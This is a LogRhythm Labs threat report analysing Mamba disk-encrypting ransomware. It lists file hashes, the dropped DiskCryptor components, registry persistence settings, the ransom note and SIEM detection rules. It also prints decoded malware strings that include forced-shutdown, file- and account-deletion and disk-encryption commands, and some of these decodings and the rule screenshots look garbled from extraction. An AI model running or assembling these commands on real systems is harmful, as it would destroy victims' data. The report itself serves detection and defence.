REPORT 5: MAMBA RANSOMWARE ANALYSIS

August 2017

Table of Contents

PAGE	TITLE
102	Summary
102	Analysis
105	Base64 Encoded Strings
106	LogRhythm Signatures
109	Network Monitor Signatures
110	About LogRhythm
110	About LogRhythm Labs



Summary

In September of 2016, a strain of ransomware was discovered in the wild that performed full disk encryption. According to Kaspersky Lab researchers¹, this ransomware strain, named “Mamba,” now appears to be recirculating, primarily in Brazil and Saudi Arabia. The ransomware includes a DiskCryptor tool capable of using strong encryption algorithms to make recovering the encrypted disk content next to impossible, unless the victim is able to obtain a decryption key from the ransom authors. The resurgence of this malware has prompted analysis efforts by Labs researchers to ensure users are prepared to protect their systems and help prevent infection of this malware variant in the future. In-depth analysis of this latest Mamba sample is presented below and signatures in support of detection are included at the end of this report.

Analysis

The Mamba dropper sample analyzed has the following respective MD5 and SHA256 hashes, and will be referred to as “b9b60.exe” for the remainder of this report:

MD5: 79ed93df3bec7cd95ce60e6ee35f46a1

SHA256: b9b6045a45dd22fcdf2fc13d39eba46180d489cb4eb152c87568c2404aecac2f

Upon executing the dropper, Mamba creates the folders “C:\xampp\http”. This would appear to mimic the open source XAMPP application distribution², which is a cross-platform package containing the web server Apache, database MariaDB, and the PHP and Perl programming languages. The directory mimicked by the malware is specifically the Apache web server component directory configured by XAMPP.




Table 1: Files Dropped in C:\xampp\http


Filename	Description	MD5	SHA-256
dcapi.dll	Cryptor library	b4c9a8deb15e312aecaec27d5fbc898f	7fc78f3e1a6963185dac4af949fb76fd79b429148f9f61d429054e94f7a8ba32
dccon.exe	Console version of DiskCryptor	1a1222101c499eb15f5c91774583d24d	2dd5dd9aa62a9072753fdf82a2d4b386401c00f59755a755d68cb6bbb608203c
dcinst.exe	Cryptor installer support	88f25e2f08c90b3bbe253d0d64abd3e	9136ee4e2b73dd617d116fc28e6673931043f03e94a6ee4f0b57a29609f96749
dcrypt.sys	Cryptor driver	edb72f4a46c39452d1a5414f7d26454a	0b2f863f4119dc88a22cc97c0a136c88a0127cb026751303b045f7322a8972f6
log.txt	Created by malware, logs codes indicating malware activity	1395dbadb21547be726872e3206d0e23	04f0e45b35a21d060d8d2324541739bc1c550ee0e6526b2685ae0b6bdd379447

Table 2: Description of Dropped Files

¹Kaspersky Labs, “The return of Mamba ransomware,” <https://securelist.com/the-return-of-mamba-ransomware/79403/>

²XAMPP Apache Distribution, <https://www.apachefriends.org/index.html>

In the case of the log.txt file created by the malware, this appears to track the activity of the malware. While the code references are still being analyzed, the value “107” in the log indicates successful creation of the service used for persistence, called “**DefragmentService**”.



log.txt file contents

The malware contains the DiskCryptor cryptography tool³ embedded as resources in the main malware binary as shown below. According to the DiskCryptor documentation, the tool supports AES, TwoFish and Serpent encryption algorithms. Analysis is still ongoing in order to determine the specific encryption algorithm used by Mamba.




Table 3: 32- and 64-bit DiskCryptor Binary Resources

³ DiskCryptor Open Source Partition Encryption Solution, <https://diskcryptor.net/wiki/Downloads>

⁴ Note that the DependOnService makes use of the Filter Manager by installing a mini filter driver which can be viewed when running the command “fltmc instances”:

Filter	Volume Name	Altitude	Instance Name	Frame	VlStatus
luafv	C:	135000	luafv	0	
dcrypt	C:	87150	dcrypt	0	
FileInfo	\Device\Mup	45000	FileInfo	0	
FileInfo	C:	45000	FileInfo	0	

⁵ An ErrorControl value 0x3 as seen in dynamic analysis is unusual and requires further analysis to determine whether this is intentional behavior of the malware or a side effect of execution.

Note that further analysis and correlation of the dropped files and the publicly available versions is still underway. Although the hashes of the dropped files do not directly match those of the publicly available versions, static analysis suggests that the functionality is nearly identical. Although analysis of these files is ongoing, it is likely that the malware authors simply recompiled the available DiskCryptor source code for inclusion in Mamba.

After dropping the DiskCryptor files, Mamba additionally performs the following:

- Runs “C:\xampp\http\dcinst.exe -setup”
- **dcinst.exe** moves the cryptographic driver to %WinDir%\System32\drivers\dcrypt.sys
- Two services are created named “**dcrypt**” and “**DefragmentService**” with the following registry values:

HKLM\System\CurrentControlSet\services\dcrypt	
Name	Data
DependOnService	FltMgr ⁴
DisplayName	DiskCryptor driver
Group	Filter
ImagePath	system32\drivers\dcrypt.sys
ErrorControl	0x3 (Record the current startup as a failure) ⁵
Start	0x0 (Boot)
Type	0x1 (Kernel-mode driver)

HKLM\System\CurrentControlSet\services\DefragmentService			
Name	Data		
DisplayName	Defragment Service		
ImagePath	<path to malware exe> <password> <2 nd parameter> ⁶		
ErrorControl	0x0 (Ignore)		
Start	0x2 (Automatic)		
Type	0x10 (16: A Win32 program that runs in a process by itself.)		
FailureActions	Value ⁷	Data	Description
	ResetPeriod	0x78	Reset failure count to zero after 120 (0x78) seconds if there have been no failures
	RebootMsg	0x1	Unknown value
	Command	0x0	Command line of the process is unchanged
	Actions	0x2	Number of elements in SC Actions array below
	SC Action ptr	0x14	Pointer to SC Action array
	SC Action 1	0x1 0x3E8	Restart the service after 1000 (0x3E8) ms
	SC Action 2	0x1 0x3E8	Restart the service after 1000 (0x3E8) ms

- If the “DefragmentService” service is successfully created, the malware forces a reboot of the infected host, ensuring persistence for the malware
- After reboot, the malware runs the command-line encryption tool dccon.exe to encrypt the file system
 - This task runs under the original malware process name registered as a service in the above step

While the encryption process is running, entering the command “dccon.exe -info pt0” from a command-prompt will allow one to view the encryption progress, encryption type, and other details:

```
Device:          \Device\HarddiskVolume1
SymLink:         \\?\Volume{32a3a004-feb3-11e6-b3af-806e6f6e6963}
Mount point:     C:
Capacity:        499 GB
Status:          mounted, boot, system
Cipher:          AES
Encryption mode: XTS
Pkcs5.2 prf:     HMAC-SHA-512
Encrypted portion: 4.579%
```

Figure 1: Sample output of “dccon.exe -info pt0”

Once the encryption process completes, and after a further reboot, the victim is presented with the following ransom note, which requests that the user email one of two email addresses with an ID number, presumably to retrieve the decryption key. Note that there is no indication of what the actual ransom fee is.

```
Your Data Encrypted, Contact For Key( mcript2017@yandex.com OR citrix2234@protonm
ail.com ) Your ID : 721 ,Enter Key:_
```

Figure 2: Ransom Message Following Successful Encryption

⁶ The first parameter is a password for the encryption and can be any value; the original value is unknown. The second parameter is required, and (reportedly) expected to be “/accepteula” (due to the typical execution via the Sysinternals tool psexec), but the malware will execute as long as any 2 arguments are passed in.

⁷ This value is binary data in the format of a SERVICE_FAILURE_ACTIONS structure as documented in [https://msdn.microsoft.com/en-ca/library/windows/desktop/ms685939\(v=vs.85\).aspx](https://msdn.microsoft.com/en-ca/library/windows/desktop/ms685939(v=vs.85).aspx)

Base64 Encoded Strings

The analyzed Mamba sample utilizes Base64 encoding in order to obfuscate strings in the binary that reveal the malware's functionality. Listed below are the decoded strings extracted from the binary. Note that some of the strings listed below are commands that were not observed to be used during execution.


Encoded Base64 String	Decoded Base64 String
V293NjREaXNhYmxlV293NjRGc1JlZGl5ZWNOaW9u	Wow64DisableWow64FsRedirection
S2VybmVsMzluZGxs	Kernel32.dll
b3Blbg==	open
ICYgc2h1dGRvd24gL2YgL3lgL3QgMA==	& shutdown /f /r /t 0
ICYgdGFza2tpbGwgL2ltIE1vdW50LmV4ZSAmIERlbCAiQzpcVXNlcnNcQUJDRFxB3VudC5leGUiICYgRGVslCJD0lxVc2Vyc1xBQkNEXG5ldHBhc3MudHh0IiAgJiBEZWwgIkM6XFVzZXJzXEFQC0RcbmV0dXNlLnR4dClgICYgRGVslCJD0lxVc2Vyc1xBQkNEXG5ldHBhc3MuZXhliAmIG5ldCB1c2VyIC9kZWwgblXl0aGJlc3RlcnM=	& taskkill /im Mount.exe & Del "C:\Users\ABCD\Mount.exe" & Del "C:\Users\ABCD\netpass.txt" & Del "C:\Users\ABCD\netuse.txt" & Del "C:\Users\ABCD\netpass.exe" & net user /del mythbusters
L0MgcGluZyAxLjEuMS4xIC1uIDEgLXcgMzAwMCA+IE51bCAmIHNjIGRlbgVOZSBEZWZyYWdtZW50U2VydmliZSAmIERlbCAi	/C ping 1.1.1.1 -n 1 -w 3000 > Nul & sc delete DefragmentService & Del "-boot -setmbr hd0
LWJvb3QgLXNldG1iciBoZDA=	-boot -setmbr hd0
LWVuY3J5cHQgcHQ0IC1wIA==	-encrypt pt4 -p
LWVuY3J5cHQgcHQ1IC1wIA==	-encrypt pt5 -p
LWVuY3J5cHQgcHQ2IC1wIA==	-encrypt pt6 -p
LWVuY3J5cHQgcHQ3IC1wIA==	-encrypt pt7 -p
LWVuY3J5cHQgcHQ4IC1wIA==	-encrypt pt8 -p
LWVuY3J5cHQgcHQ5IC1wIA==	-encrypt pt9 -p
LWVuY3J5cHQgcHQwIC1wIA==	-encrypt pt0 -p
LWVuY3J5cHQgcHQxIC1wIA==	-encrypt pt1 -p
LWVuY3J5cHQgcHQyIC1wIA==	-encrypt pt2 -p
LWVuY3J5cHQgcHQzIC1wIA==	-encrypt pt3 -p
LXNldHVw	-setup32dcapi.dll
MzJkY2FwaS5kbGw=	32dcapi.dll
MzJkY2luc3QuZXhl	32dcinst.exe
MzJkY2Nvbi5leGU=	32dccon.exe
MzJkY3J5cHQuc3lz	32dcrypt.sys
NjRkY2FwaS5kbGw=	64dcapi.dll
NjRkY2luc3QuZXhl	64dcinst.exe
NjRkY2Nvbi5leGU=	64dccon.exe
NjRkY3J5cHQuc3lz	64dcrypt.sys
QzpcVXNlcnNcQUJDRFxuZXRwYXNzLnR4dA==	C:\Users\ABCD\netpass.txt
RGVmcmFnbWVudFNlcnZpY2U=	DefragmentService
XGRjaW5zdC5leGU=	\dcinst.exe
XGRjY29uLmV4ZQ==	\dccon.exe
Y2lk	cmd
ZGNhcGkuZGxs	dcapi.dll
ZGNjb24uZXhl	dccon.exe
ZGNpbmN0LmV4ZQ==	dcinst.exe
ZGNyeXB0LnN5cw==	dcrypt.sys

Network Artifacts

This variant of Mamba does not exhibit any notable network functionality. Unlike the recent ransomware outbreaks of WanaCry and NotPetya, this variant of Mamba does not contain any inherent exploitation or spreading functionality. The malware is executed solely on the infected host and will not self-replicate.

LogRhythm Signatures

There are four LogRhythm AI Engine rules that have been created to detect some of the main indicators that we observed in our internal lab environment.




Labs Mod - Mamba - Command - DiskCryptor Installation


AI Engine Rule Wizard	
Rule Block Types <div>Log</div> Observed Not Observed Compound Not Observed Scheduled <div>Threshold</div> <div>Unique Values</div> <div>Behavioral</div>	<div>Rule Block Designer</div> <div>Rule Block Times</div>
<div>Rule Blocks</div> <div>Settings</div> <div>Notify</div> <div>Actions</div> <div>Information</div>	<div>Rule Block Summary</div> <p>Log Observed The Rule Block will signal when the specified logs are observed.</p> <p>Data Source Data Processor Logs</p> <p>Primary Criteria Object Is : c:\xampp\http\dccrypt.sys and Object Name Is : dccrypt.sys and Subject Is : c:\windows\system32\drivers\dccrypt.sys and Process Name Is : dllhost.exe Object Is : c:\windows\system32\drivers\dccrypt.sys and Object Name Is : dccrypt.sys and Command Is : add</p> <p>Log Sources All Log Sources</p> <p>Group By Host (Impacted) Object Object Name</p>
<div>< Back</div> <div>Next ></div>	<div>OK</div> <div>Cancel</div>

Rule Block Types


Log




Observed



Not Observed Compound



Not Observed Scheduled




Threshold


Unique Values

Behavioral

Rule Block Designer



Rule Block Times



030 secs1 min

Rule Block Summary

Unique Values Observed
The Rule Block will signal if 3 or more unique occurrences of Object Name are observed within 1 minute.

Data Source
Data Processor Logs

Primary Criteria
Object Name Is : c:\xampp\htdocsapi.dll
c:\xampp\htdocscon.exe
c:\xampp\htdocsinst.exe
c:\xampp\htdocscrypt.sys
c:\xampp\htdocslog.txt

Log Sources
All Log Sources

Group By
Host (Impacted)

Unique Values
Object Name >= 3

Rule Blocks

Settings

Notify

Actions

Information


< Back

Next >

OK

Cancel

Labs Mod - Mamba - DiskCryptor File Creation



Labs Mod - Mamba - Registry Key Creation

Network Monitor Signatures

As there does not appear to be any network artifacts produced on the infected host, there are currently no Lucene Searches or DPA rules for Network Monitor at this time.

About LogRhythm

LogRhythm is the pioneer in Threat Lifecycle Management™(TLM) technology, empowering organizations on six continents to rapidly detect, respond to and neutralize damaging cyberthreats. LogRhythm's TLM platform unifies leading-edge data lake technology, artificial intelligence, security analytics and security automation and orchestration in a single end-to-end solution. LogRhythm serves as the foundation for the AI-enabled security operations center, helping customers secure their cloud, physical and virtual infrastructures for both IT and OT environments. Among other [accolades](#), LogRhythm is positioned as a Leader in Gartner's SIEM Magic Quadrant.

www.logrhythm.com



About LogRhythm Labs

The LogRhythm Labs team delivers unparalleled security research, analytics, incident response and threat intelligence services to protect your organization from damaging cyberthreats.

We empower you by combining actionable intelligence with advanced analytics so you can greatly reduce the time to detect and remediate against the risks that matter the most to you.

Contact us:

1-866-384-0713

info@logrhythm.com | www.logrhythm.com

Worldwide HQ, 4780 Pearl East Circle, Boulder CO, 80301

 **LogRhythm®**
The Security Intelligence Company